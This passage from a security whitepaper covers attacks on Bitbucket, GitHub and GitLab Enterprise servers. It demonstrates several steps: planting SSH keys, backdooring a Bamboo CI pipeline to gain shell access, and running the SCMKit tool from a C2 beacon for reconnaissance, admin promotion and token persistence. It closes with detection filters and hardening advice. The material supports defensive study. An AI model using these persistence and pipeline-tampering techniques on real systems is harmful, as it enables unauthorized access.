HTTP access tokens	
Authorized applications	

*Adding SSH key via web interface*

Below you can see the SSH key that was added.

*Viewing added SSH key*

You can then use that SSH key to clone repositories as that user.

```
[13:34:15] hawk@ubuntu-demo:~$ ssh-add test_ssh_key
Identity added: test_ssh_key (hawk@        )
[13:34:20] hawk@ubuntu-demo:~$ 
[13:34:21] hawk@ubuntu-demo:~$ 
[13:34:21] hawk@ubuntu-demo:~$ git clone ssh://git@bitbucket.hogwarts.local:7999/~hpotter/harry-personal-repo.git
Cloning into 'harry-personal-repo'...
The authenticity of host '[bitbucket.hogwarts.local]:7999 ([192.168.1.57]:7999)' can't be established.
RSA key fingerprint is SHA256:+28tHPWrykyuwjQ/ZhPz0PqBqNiBEzXDDo0+S0NWQc4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[bitbucket.hogwarts.local]:7999,[192.168.1.57]:7999' (RSA) to the list of known hosts.
remote: Enumerating objects: 5, done.
remote: Counting objects: 100% (5/5), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 5 (delta 0), reused 0 (delta 0)
Receiving objects: 100% (5/5), done.
[13:34:31] hawk@ubuntu-demo:~$ cd harry-personal-repo/
[13:34:34] hawk@ubuntu-demo:~/harry-personal-repo$ 
```

*Cloning repository via added SSH key*

This is logged via the access log (`/var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log`) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep -i post | grep -i 'ssh/account/keys/add'
```

```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/atlassian-bitbucket-access.log | grep -i post | grep -i 'ssh/account/keys/add'
192.168.1.54 | http | i@FA07POx628x237x0 | - | 2022-01-28 10:28:30,512 | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "http://192.168.1.54" | - | - | - | - | - | zhbyyx |
192.168.1.54 | http | o@FA07POx628x237x0 | hpotter | 2022-01-28 10:28:30,517 | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "efox/96.0" | 200 | 85 | 0 | - | 5 | zhbyyx |
192.168.1.54 | http | i@FA07POx629x247x0 | - | 2022-01-28 10:29:10,415 | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "http://192.168.1.54" | - | - | - | - | - | zhbyyx |
192.168.1.54 | http | o@FA07POx629x247x0 | hpotter | 2022-01-28 10:29:10,428 | "POST /rest/analytics/1.0/publish/bulk HTTP/1.1" | "efox/96.0" | 200 | 85 | 0 | - | 13 | zhbyyx |
192.168.1.54 | http | i@FA07POx629x248x0 | - | 2022-01-28 10:29:27,561 | "POST /plugins/servlet/ssh/account/keys/add HTTP/1.1" | "firefox/96.0" | - | - | - | - | - | zhbyyx |
192.168.1.54 | http | o@FA07POx629x248x0 | hpotter | 2022-01-28 10:29:28,261 | "POST /plugins/servlet/ssh/account/keys/add HTTP/1.1" | "Firefox/96.0" | 302 | 0 | 0 | - | 700 | zhbyyx |
```

*Viewing access log for SSH key added*

An alternative method to add an SSH key is via the SSH REST API <sup>59</sup> as shown with the below example curl command.

```
curl -i -s -k -X POST -H 'Content-Type: application/json' -b
$'BITBUCKETSESSIONID=sessionID' --data-binary $'{"text":"yourSSHKey"}'
$'https://bitbucketHost/rest/ssh/1.0/keys?user=UserToCreateSSHKeyFor'
```

This is logged via the audit log (`/var/atlassian/application-data/bitbucket/log/audit/*.log`) as shown below.

```
cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -
i "user added ssh access key"
```

```
bitbucket@bitbucket-server:~$ cat /var/atlassian/application-data/bitbucket/log/audit/*.log | grep -i "user added ssh access key"
{"affectedObjects":[{"id":4,"name":"hpotter","type":"USER"}],"auditType":{"action":"User added SSH access key to profile","acti
.audit.category.usersandgroups","level":"BASE"},"author":{"id":4,"name":"hpotter","type":"NORMAL"},"changedValues":[],"extraAtt
ute.legacy.target","value":"hpotter"}, {"name": "Public key","nameI18nKey": "bitbucket.ssh.audit.attr.sshkey.publickey","value": "ss
cf1dDdxXevM1yj0oGyYLUmvrBz3g61gpMXiiZU23pnAWV6fxHYa7OK/U1/BNd2Yd4pWC551JR9owb5vkqvn3L3v3wKF9f/xXNaEdogc04XF
eh8adx90tTldmSTEUu
rzPZnnAbQy7AJZpMpAB3hIoA/GydpKsVu1poAIr33Vubl9Mz6mGDCBx2UPkPeCbdS9j9o/r+5ok71hsbcf3tPALsvYLaCI2PB/JlLN
XzrCmjGp5edigBAFA4lipVzkA
ABAABAgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBls9cViSn08]pjQ8KSnsjodEuKL5y3+4qahM4owbqIcjM17Kr0AqE5n0GGmBB5ks9F
EcbutQuYBcf1dDdxXev
WWhY7n4r6dT2lUX5iuHjt5Z1SPLebdlgg3gyptfsc93+LeqMu0IidE/AgiJP/p3QOr4WRnGvErNbglJIPU1IHeHA7wSxgC/o4btbrk
foy0ykLf3nTX+V8qlrzPZnmAbQy
:{"id":4,"name": "hpotter","slug": "hpotter"}]}], {"name": "Label","nameI18nKey": "bitbucket.ssh.audit.attr.sshkey.label","v
p":{"epochSecond":1643394568,"nano":276000000}, "version": "1.0"}
```

*Viewing audit log for SSH key added*

Additionally, the audit log can be viewed in the Bitbucket web interface to see these events by filtering on “User added SSH access key to profile” as shown below.

---

<sup>59</sup> <https://docs.atlassian.com/bitbucket-server/rest/7.20.0/bitbucket-ssh-rest.html>

**Administration**

<a href="#">Overview</a> <b>ACCOUNTS</b> <a href="#">Users</a> <a href="#">Groups</a> <a href="#">Global permissions</a> <a href="#">Authentication</a> <a href="#">Authentication methods</a> <a href="#">Avatars</a> <b>Audit log</b> <a href="#">User Directories</a> <b>SYSTEM</b> <a href="#">Server settings</a> <a href="#">Database</a> <a href="#">Storage</a> <a href="#">Application Navigator</a> <a href="#">Application Links</a> <a href="#">Jira Cloud integration</a> <a href="#">Mail server</a> <a href="#">Licensing</a> <a href="#">Clustering</a>	<h3>Advanced audit log</h3> <p>Date: 1/26/2022 - 1/30/2022    Authors: All    Projects: All    Repositories: All</p> <p>User added SSH access key to profile</p> <p>Less Search... Apply Clear filters</p> <p>Showing results 1-2</p> <table border="1"> <thead> <tr> <th>Date</th> <th>Author</th> <th>Category</th> <th>Summary</th> </tr> </thead> <tbody> <tr> <td>Jan 28, 2022, 01:41:59 PM EST</td> <td>adumbledore</td> <td>Users and groups</td> <td>User added SSH access key to profile</td> </tr> <tr> <td>Jan 28, 2022, 01:29:28 PM EST</td> <td>hpotter</td> <td>Users and groups</td> <td>User added SSH access key to profile</td> </tr> </tbody> </table> <p>IP address: 192.168.1.54  Node ID: 98063622-aead-4cca-ae4-8ddd76fe05e8  Method: Browser  Key ID: 1  Label:  Public key: ssh-rsa  AAAAAB3NzaC1yc2EAAAQABAAQgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBLS9cVISn08JpJQ8JKSnKNSjodEuKL5y3+4cB5kS9FECbutQuYBcf1DdxXevMlYjuoGyYLumvR8z3g6IgpMXiiZU23pNAWV6fvxHYa70K/U1/8Nd2Yd4pwC551JR9okb5v</p>	Date	Author	Category	Summary	Jan 28, 2022, 01:41:59 PM EST	adumbledore	Users and groups	User added SSH access key to profile	Jan 28, 2022, 01:29:28 PM EST	hpotter	Users and groups	User added SSH access key to profile
Date	Author	Category	Summary										
Jan 28, 2022, 01:41:59 PM EST	adumbledore	Users and groups	User added SSH access key to profile										
Jan 28, 2022, 01:29:28 PM EST	hpotter	Users and groups	User added SSH access key to profile										

*Viewing advanced audit log for adding SSH key*

## Modifying CI/CD Pipeline

In Bitbucket, there is a feature called Bamboo<sup>60</sup> that can be installed and configured to facilitate a CI/CD pipeline. If a repository is using a CI/CD pipeline with Bamboo, it will contain a directory named “bamboo-specs” within the root of the repository, along with a Bamboo configuration file. This configuration file will either be a YAML<sup>61</sup> file (bamboo.yaml) or a Java<sup>62</sup> spec file (pom.xml). If an attacker would like to discover any repositories that are configured with a CI/CD pipeline via Bamboo, they can search for “bamboo-specs” in either the web interface or REST API.

<sup>60</sup> <https://www.atlassian.com/software/bamboo>

<sup>61</sup> <https://docs.atlassian.com/bamboo-specs-docs/8.1.2/specs.html?yaml#>

<sup>62</sup> <https://docs.atlassian.com/bamboo-specs-docs/8.1.2/specs.html?java#>

Bitbucket search results for 'bamboo-specs'. The search bar shows 'bamboo-specs'. Below it, a message says 'Found matches in 1 file'. A result for 'Admin-Stuff / Cred-Decryption — bamboo-specs / bamboo.yaml' is listed.

*Discovering repos with CI/CD integration via Bamboo*


As long as you have write access or admin access to a repository, the Bamboo configuration file can be modified. In this case, we are modifying the `bamboo.yaml` file to add our SSH key to the server where the Bamboo agent is running. This can be performed via the Git command line tool as well to commit the changes to the Bamboo configuration file.

Bitbucket source view for the `bamboo.yaml` file in the `Cred-Decryption` repository. The code editor shows the following YAML configuration:

```
project-key: STUD
key: TEST
name: This is a test workflow
stages:
  - Build stuff:
    - Build
Build:
  tasks:
    - script:
        - echo 'Hello World!'
        - echo 'Adding SSH Key'
        - hostname
        - echo 'ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQGQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBLS9cViSn08JpJQ8'
```


*Modifying Bamboo yaml file*

This will immediately trigger the CI/CD pipeline to run as shown below.



The screenshot shows the Bitbucket interface for a project named "Admin-Stuff / Cred-Decryption". In the "Builds" section, a single build is listed under the "master" branch. The build is labeled "Student-Stuff - This is a test workflow LATEST". It has a green checkmark icon indicating it passed, was updated "A moment ago", and took "1 sec". Below the table, a message says "Showing successful job status".

When viewing the output from the pipeline, we can see our SSH key was added, and it printed the hostname of the server where the SSH key was added.



The screenshot shows the Bamboo interface for a build named "Build #11" in the "Student-Stuff" workflow. The status bar at the top indicates the build was successful. The "Logs" tab is selected, showing the log output. The log entries are:

```
04-Feb-2022 06:30:18 Adding SSH Key
04-Feb-2022 06:30:18 bitbucket-server
```

*Viewing pipeline logs*

Below shows successfully accessing the server where the SSH key was added via the modified CI/CD pipeline configuration file via SSH.

```
[09:32:54] hawk@ubuntu-demo:~$ ssh -i test_ssh_key bamboo@bitbucket.hogwarts.local
The authenticity of host 'bitbucket.hogwarts.local (192.168.1.57)' can't be established.
ECDSA key fingerprint is SHA256:HY6V8eZjQSwFrcG7oARj9trM1tCvI/cHSKS0wgg61E.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'bitbucket.hogwarts.local,192.168.1.57' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.13.0-27-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

176 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ id
uid=1002(bamboo) gid=1002(bamboo) groups=1002(bamboo)
$ hostname
bitbucket-server
```

#### *Proving SSH access to Bitbucket server*

When there is a change to a CI/CD pipeline, this is logged on the Bamboo server as shown below.

```
sudo cat $BAMBOO_HOME/logs/atlassian-bamboo.log | grep -i "change detection found"
```

```
bitbucket@bitbucket-server:~$ sudo cat /var/atlassian/application-data/bamboo/logs/atlassian-bamboo.log | grep -i "change detection found"
2022-02-04 06:28:53,057 INFO [10-BAM::PlanExec:pool-16-thread-1] [ChangeDetectionListenerAction] : Change detection found 5 changes for plan STUD-TEST
2022-02-04 06:29:33,691 INFO [10-BAM::PlanExec:pool-16-thread-3] [ChangeDetectionListenerAction] : Change detection found 1 change for plan STUD-TEST
2022-02-04 06:30:17,423 INFO [10-BAM::PlanExec:pool-16-thread-1] [ChangeDetectionListenerAction] : Change detection found 1 change for plan STUD-TEST
bitbucket@bitbucket-server:~$
```

#### *Results of searching for changes in Bamboo YAML file*

Any commits that update the Bamboo YAML file in a project should be heavily scrutinized and require approval before pushed.

# SCMKit

## BACKGROUND

At X-Force Red, we wanted to take advantage of the REST API functionality available in the most common SCM systems seen during engagements and add the most useful functionality in a proof-of-concept tool called SCMKit. The goal of this tool is to provide awareness of the abuse of SCM systems, and to encourage the detection of attack techniques against SCM systems.

SCMKit allows the user to specify the SCM system and attack module to use, along with specifying valid credentials (username/password or API key) to the respective SCM system. Currently, the SCM systems that SCMKit supports are GitHub Enterprise, GitLab Enterprise and Bitbucket Server. The attack modules supported include reconnaissance, privilege escalation and persistence. Other functionality available in the non-public version of SCMKit were not included in consideration for defenders, such as user impersonation and built-in credential searching. SCMKit was built in a modular approach, so that new modules and SCM systems can be added in the future by the information security community. The tool and full documentation are available on the X-Force Red GitHub<sup>63</sup>. A few example use cases will be shown in the next sections.

## RECONNAISSANCE

SCMKit has multiple modules available to perform reconnaissance of repositories, files, code, and other resources specific to various SCM systems such as GitLab Runners for example. The below example shows using the “codesearch” module in SCMKit. In this scenario, we are searching for any code in Bitbucket Server that contains “API\_KEY” to try and discover API key secrets within source code.

---

<sup>63</sup> <https://github.com/xforceder>

	external	internal	listener	user	computer ▾
	192.168.1.21	192.168.1.21	https	hpotter	DESKTOP-JVKG0R8

```
Demo X
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s bitbucket
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 880680 bytes
[+] received output:

=====
Module: codesearch
System: bitbucket
Auth Type: Username/Password
Options: api_key
Target URL: http://bitbucket.hogwarts.local:7990

Timestamp: 1/26/2022 3:06:11 PM
=====

[>] REPO: http://bitbucket.hogwarts.local:7990/scm/STUD/cred-decryption
    [>] FILE: credDecrypt.sh
        |_ API_KEY=ABC123

Total matching results: 1

[+] received output:
[+] inlineExecute-Assembly Finished
```

*Code search example for API key with SCMKit*

File reconnaissance can also be performed with SCMKit. In this example, we are searching for any files named “Jenkinsfile” to discover any Jenkins CI configuration files within GitLab Enterprise.

```

beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s gitlab
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 899115 bytes
[+] received output:

=====
Module:          filesearch
System:          gitlab
Auth Type:       API Key
Options:         jenkinsfile
Target URL:     https://gitlab.hogwarts.local

Timestamp:      2/25/2022 1:32:56 PM
=====

[>] URL: https://gitlab.hogwarts.local/hpotter/spellbook/Jenkinsfile
[>] URL: https://gitlab.hogwarts.local/hpotter/spellbook/subDir/Jenkinsfile

Total number of items matching file search: 2

[+] received output:
[+] inlineExecute-Assembly Finished

```

*File search example with SCMKit*

There are several other reconnaissance modules that apply only to certain SCM systems. For example, there is a reconnaissance module to discover GitLab Runners that you have access to via the “runnerlist” module.

```

beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s gitlab
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 899095 bytes
[+] received output:

=====

Module:          runnerlist
System:          gitlab
Auth Type:       Username/Password
Options:
Target URL:     https://gitlab.hogwarts.local

Timestamp:      2/25/2022 1:30:47 PM
=====

ID |           Name |           Repo Assigned
--+
 2 | gitlab-runner | https://gitlab.hogwarts.local/hpotter/spellbook.git
 3 | gitlab-runner | https://gitlab.hogwarts.local/hpotter/maraudersmap.git


[+] received output:
[+] inlineExecute-Assembly Finished

```

*GitLab Runner reconnaissance example with SCMKit*

## PRIVILEGE ESCALATION

Another capability available in SCMKit is to add another user to the admin role. The below example shows adding a regular user under our control (hgranger in this case) to the site admin role in GitHub Enterprise via the “addadmin” module.



The screenshot shows a terminal window titled "Demo X". The terminal output is as follows:

```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s github -m addadmin
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 880680 bytes
[+] received output:

=====
Module:      addadmin
System:      github
Auth Type:   Username/Password
Options:     hgranger
Target URL:  https://github-enterprise.hogwarts.local

Timestamp:   1/26/2022 3:20:38 PM
=====

[+] SUCCESS: The user hgranger has been added to site admins

[+] received output:
[+] inlineExecute-Assembly Finished
```

*Adding site admin example via SCMKit*

You can see the change that took effect in GitHub Enterprise after performing the site admin addition via SCMKit, as the hgranger user is now a member of the site admins group.

The screenshot shows a table titled "Site admins" with three columns: "Username", "Profile name", and "Email". There are two entries:

	Username	Profile name	Email
	<a href="#">adumbledore</a>		adumbledore@hogwarts.local
	<a href="#">hgranger</a>		hgranger@hogwarts.local

*Showing hgranger added as site admin*

## PERSISTENCE

There are two persistence modules within SCMKit that include the use of personal access tokens or SSH keys. This can be useful to maintain access to an SCM system. The below example shows creating an access token for the hgranger user account in GitLab Enterprise via the “createpat” module.

```

beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s gitlab
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 880669 bytes
[+] received output:

=====
Module:      createpat
System:      gitlab
Auth Type:   API Key
Options:     hgranger
Target URL:  https://gitlab.hogwarts.local

Timestamp:   1/26/2022 3:10:13 PM
=====

  ID |      Name |          Token
-----
  61 | SCMKIT-oHQpZ |      G4RzYez1_6Qzr1n48R_U

[+] SUCCESS: The hgranger user personal access token was successfully added.

[+] received output:
[+] inlineExecute-Assembly Finished

```

*Creating access token example with SCMKit*

We can list all active access tokens for a given user via the “listpat” module as shown below.

```

beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s gitlab -m listpat
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 880667 bytes
[+] received output:

=====
Module:      listpat
System:      gitlab
Auth Type:   API Key
Options:     hgranger
Target URL:  https://gitlab.hogwarts.local

Timestamp:   1/26/2022 3:12:05 PM
=====

  ID |      Name |  Active? |          Scopes
-----
  3 |  hgranger-api-token |    True | api, read_user, read_api, read_repository, write_repository
  60 |      test-stuff |    True | api, read_user, read_api, read_repository, write_repository
  61 | SCMKIT-oHQpZ |    True |          api, read_repository, write_repository

[+] received output:
[+] inlineExecute-Assembly Finished

```

*Listing access tokens example with SCMKit*

Another persistence module available in SCMKit is the creation of SSH keys via the “createsshkey” module. In this example, we are adding an SSH key for the hgranger user in Bitbucket Server.

```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s bitbucket -i AAAAB3NzaC1yc2EAAAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBLS9cVISn08JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcj0 --mailslot Slot11033224 --appdomain MailSlot11033224 --etw --amsi
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 899666 bytes
[+] received output:

=====
Module:      createsshkey
System:      bitbucket
Auth Type:   Username/Password
Options:     ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBLS9cVISn08JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcj0
Target URL:  http://bitbucket.hogwarts.local:7990

Timestamp:   2/25/2022 1:15:06 PM
=====

SSH Key ID
-----
17

[+] SUCCESS: The hgranger user SSH key was successfully added.

[+] received output:
[+] inlineExecute-Assembly Finished
```

*Creating SSH key example with SCMKit*

We can list all active SSH keys for a given user via the “listsshkey” module as shown below.

```
beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/SCMKit.exe --assemblyargs -s bi
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 899106 bytes
[+] received output:

=====
Module:          listsshkey
System:          bitbucket
Auth Type:      Username/Password
Options:
Target URL:    http://bitbucket.hogwarts.local:7990

Timestamp:     2/25/2022 1:17:25 PM
=====

  SSH Key ID |           SSH Key Value |           Label
-----+-----+-----+
  17 | ....p50edigBAF4lipVZkAM= |   SCMKIT-awSH0

[+] received output:
[+] inlineExecute-Assembly Finished
```

*Listing SSH keys example with SCMKit*

# Defensive Considerations

## SCMKIT

There are multiple static signatures that can be used to detect the usage of SCMKit. These can be found in the Yara rule on the SCMKit repository.

A static user agent string is used when attempting each module in SCMKit. The user agent string is “SCMKIT-5dc493ada400c79dd318abbe770dac7c”. A Snort rule is provided on the SCMKit repository.

Additionally, any access tokens or SSH keys that are created in SCM systems using SCMKit will be prepended with “SCMKIT-” in the name as shown below. This can be filtered in the respective SCM system to indicate an access token or SSH key was created using SCMKit.

Date	Author	Category	Summary	Affected object(s)
Jan 28, 2022, 01:23:13 PM EST	hpotter	Users and groups	Personal access token created	hpotter
IP address:	192.168.1.51			
Node ID:	98063622-aead-4cca-eee4-8ddd76fe05e8			
Method:	Browser			
ID:	489406616084			
Name:	SCMKIT-tLkvD			
Permissions:	PROJECT_ADMIN, REPO_ADMIN			
details:	{"id": "489406616084", "tokenOwner": {"id": 4, "name": "hpotter", "slug": "hpotter"}, "name": "SCMKIT-tLkvD", "permissions": ["PROJECT_ADMIN", "REPO_ADMIN"]}			
target:	GLOBAL			

*Viewing access token created by SCMKit*

## GITHUB ENTERPRISE

Ensure that the below logs are being sent to your SIEM. This also lists the location of the logs on the GitHub Enterprise server.

Log Name	Location
Audit Log	/var/log/github-audit.log*
Management Log	/var/log/enterprise-manage/unicorn.log*
HAProxy Log	/var/log/haproxy.log

*Table of GitHub Enterprise logs of interest*

Below are the various filters you can apply to the logs to detect the attacks demonstrated in this whitepaper. Use these filters to build a baseline and detect anomalous activity in your environment.

Attack Scenario	Log Name	Search Filter
Reconnaissance	HAProxy Log	('/search' OR '/api/v3/search') AND 'http'
Repository Takeover	Audit Log	'action:repo.staff_unlock'
User Impersonation	Audit Log	'action:staff.fake_login' OR 'action:oauth_access.create' OR 'action:oauth_authorization.create'
Promoting User to Site Admin	Audit Log	'action:user.promote' OR 'action:business.add_admin'
Maintaining Persistent Access	Audit Log	'action:oauth_access.create' OR 'action:oauth_authorization.create' OR 'action:public_key.create' OR action:public_key.verify
Management Console Access	Management Log	'authorized-keys' AND 'post'

*Table of search queries for various attack types*

Additionally, the below items should be considered within GitHub Enterprise:

- Disable user impersonation
- Do not allow users to create personal access tokens or SSH keys with no expiration date
- Set automatic expiration date on all personal access tokens and SSH keys created/added
- Limit the number of site admins. At minimum there should be two site admins, and should not be more unless necessary
- Operate on a policy of least privilege in terms of access to repositories
- Require signed commits via GPG keys or S/MIME certificates
- Enable MFA for accessing GitHub Enterprise
- Ensure that code branches are deleted in a timely manner
- Require at least one approver for each code commit

## GITLAB ENTERPRISE

Ensure that the below logs are being sent to your SIEM. This also lists the location of the logs on the GitLab Enterprise server.

Log Name	Location
Application Log	/var/log/gitlab/gitlab-rails/application.log /var/log/gitlab/gitlab-rails/application_json.log
Production Log	/var/log/gitlab/gitlab-rails/production_json.log /var/log/gitlab/gitlab-rails/production.log
API Log	/var/log/gitlab/gitlab-rails/api_json.log
Web Log	/var/log/gitlab/nginx/gitlab_access.log

*Table of GitLab Enterprise logs of interest*

Below are the various filters you can apply to the logs to detect the attacks demonstrated in this whitepaper. Use these filters to build a baseline and detect anomalous activity in your environment.

Attack Scenario	Log Name	Search Filter
Reconnaissance	Production Log	'get' AND '/search?search'  'get' AND '/search'
	API Log	'get' AND ('/search' OR 'repository/tree')
	Web Log	'search'
User Impersonation	Application Log	'has started impersonating'

	Production Log	'impersonate'  'post' AND 'impersonation_tokens'
	API Log	'impersonation_tokens'
Promoting User to Admin Role	Production Log	'patch' AND 'admin/users'
	API Log	'put' AND '"key":"admin","value":"true"'
Maintaining Persistent Access	Production Log	'post' AND 'personal_access_tokens'  'post' AND 'profile/keys'
	API Log	'post' AND 'personal_access_tokens'  'post' AND 'user/keys'
Modifying CI/CD Pipeline	Production Log	'post' AND '/api/graphql' AND '.gitlab-ci.yml' AND 'update'

*Table of search queries for various attack types*

Additionally, the below items should be considered within GitLab Enterprise

- Disable user impersonation
- Do not allow users to create personal access tokens or SSH keys with no expiration date
- Set automatic expiration date on all personal access tokens and SSH keys created/added
